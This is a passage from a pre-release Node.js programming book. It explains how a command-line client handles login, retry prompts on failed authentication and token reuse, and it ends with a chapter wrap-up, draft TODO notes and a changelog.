  console.log(chalk.green(`Logged in as ${chalk.bold(username)}`))
}
```

And here's the new version:

07-cli/01/cli/index-06.js

```
async function login (opts) {
  const { endpoint } = opts
  const { username, password } = await prompts([
    {
      name: 'username',
      message: chalk.gray('What is your username?'),
      type: 'text'
    },
    {
      name: 'password',
      message: chalk.gray('What is your password?'),
      type: 'password'
    }
  ])
```

```
  try {
    const api = ApiClient({ username, password, endpoint })
    const authToken = await api.login()

    saveConfig({ endpoint, username, authToken })

    console.log(chalk.green(`Logged in as ${chalk.bold(username)}`))
    return authToken
  } catch (err) {
    const shouldRetry = await askRetry(err)
    if (shouldRetry) return login(opts)
  }

  return null
}
```

We have introduced a `try/catch` block. This allows us to handle both success and failure cases. If the login is successful, we `return` early with the `authToken`. This is useful if `login()` is called by another function like `ensureLoggedIn()`. In the case of `ensureLoggedIn()`, the token passes up the chain for eventual use in `editProduct()`.

Things get a bit more interesting if there's a failure, because the logic within the `catch` block will run. This block uses a new method `askRetry()` that takes an error argument, shows the user a friendly message, asks if they'd like to retry their last action, and returns their response as a boolean:

07-cli/01/cli/index-06.js

```
async function askRetry (error) {
  const { status } = error.response || {}
  const message =
    status === 401 ? 'Incorrect username and/or password.' : error.message

  const { retry } = await prompts({
    name: 'retry',
    type: 'confirm',
    message: chalk.red(`${message} Retry?`)
  })

  return retry
}
```

If the error status code is 401, we know that the user entered an invalid username/password combo, and we can tell them that. For anything else, we'll output the error message itself. Unlike before, we're not going to show the entire stacktrace.

Within `login()`, if `askRetry()` returns with `true` (because the user would like to retry), we recursively call `login()` to try again. By using recursion, we can easily allow the user to attempt as many retries as they'd like. If the user does not want to retry, `askRetry()` will return with `false`, and `login()` will return with `null` for the `authToken`. This will eventually make it back to `editProduct()` and that method will show a "Please log in to continue" error message.

Now that we've covered all of these changes in sequence, let's take a look at all of these functions together:

TODO: Not sure why there isn't a separator between ensureLoggedIn() and login()

07-cli/01/cli/index-06.js

```
async function editProduct (opts) {
  const { id, key, value, endpoint } = opts

  const authToken = await ensureLoggedIn({ endpoint })
  if (!authToken) return console.log('Please log in to continue.')

  const change = { [key]: value }

  const api = ApiClient({ authToken, endpoint })
  await api.editProduct(id, change)

  viewProduct({ id, endpoint })
}
  // ...
async function ensureLoggedIn ({ endpoint }) {
  let { authToken } = loadConfig({ endpoint })
  if (authToken) return authToken

  authToken = await login({ endpoint })
  return authToken
}async function login (opts) {
  const { endpoint } = opts
  const { username, password } = await prompts([
    {
      name: 'username',
      message: chalk.gray('What is your username?'),
      type: 'text'
    },
    {
      name: 'password',
      message: chalk.gray('What is your password?'),
      type: 'password'
```

```
    }
  ])

  try {
    const api = ApiClient({ username, password, endpoint })
    const authToken = await api.login()

    saveConfig({ endpoint, username, authToken })

    console.log(chalk.green(`Logged in as ${chalk.bold(username)}`))
    return authToken
  } catch (err) {
    const shouldRetry = await askRetry(err)
    if (shouldRetry) return login(opts)
  }

  return null
}
  // ...
async function askRetry (error) {
  const { status } = error.response || {}
  const message =
    status === 401 ? 'Incorrect username and/or password.' : error.message

  const { retry } = await prompts({
    name: 'retry',
    type: 'confirm',
    message: chalk.red(`${message} Retry?`)
  })

  return retry
}
```

With those changes in, we've made our CLI much smarter and friendlier:

- If a user attempts to use `edit product` when they're not logged in, they will automatically see the login prompt.
- If a user enters in an incorrect password, they will be asked if they would like to retry.
- If a user encounters a login error, they will no longer see pages and pages of stacktraces.

Wrap Up

In this chapter we've learned how to build rich CLIs for our users. This is a powerful tool to add to our toolbox. Any API or platform can be dramatically improved by providing users (or admins) easy control over the features they use frequently. Our CLI can operate our API – even handling complex authentication flows.

Taking what we've learned from this chapter, in the future we'll be able to easily control the format of our output (colors and tables), accept a wide variety of options and commands, provide help screens, and prompt our users for more information. All of these techniques will be very useful for any type of command-line tool we might want to create in the future.

TODO: use console.error instead of console.log to preserve stdout, handle ctrl-c during login prompt, require('debug')

Testing Node.js Applications

TODO: Coming December 2019

Changelog

Revision 2 (11-25-2019)

Pre-release revision 2

Revision 1 (10-29-2019)

Initial pre-release version of the book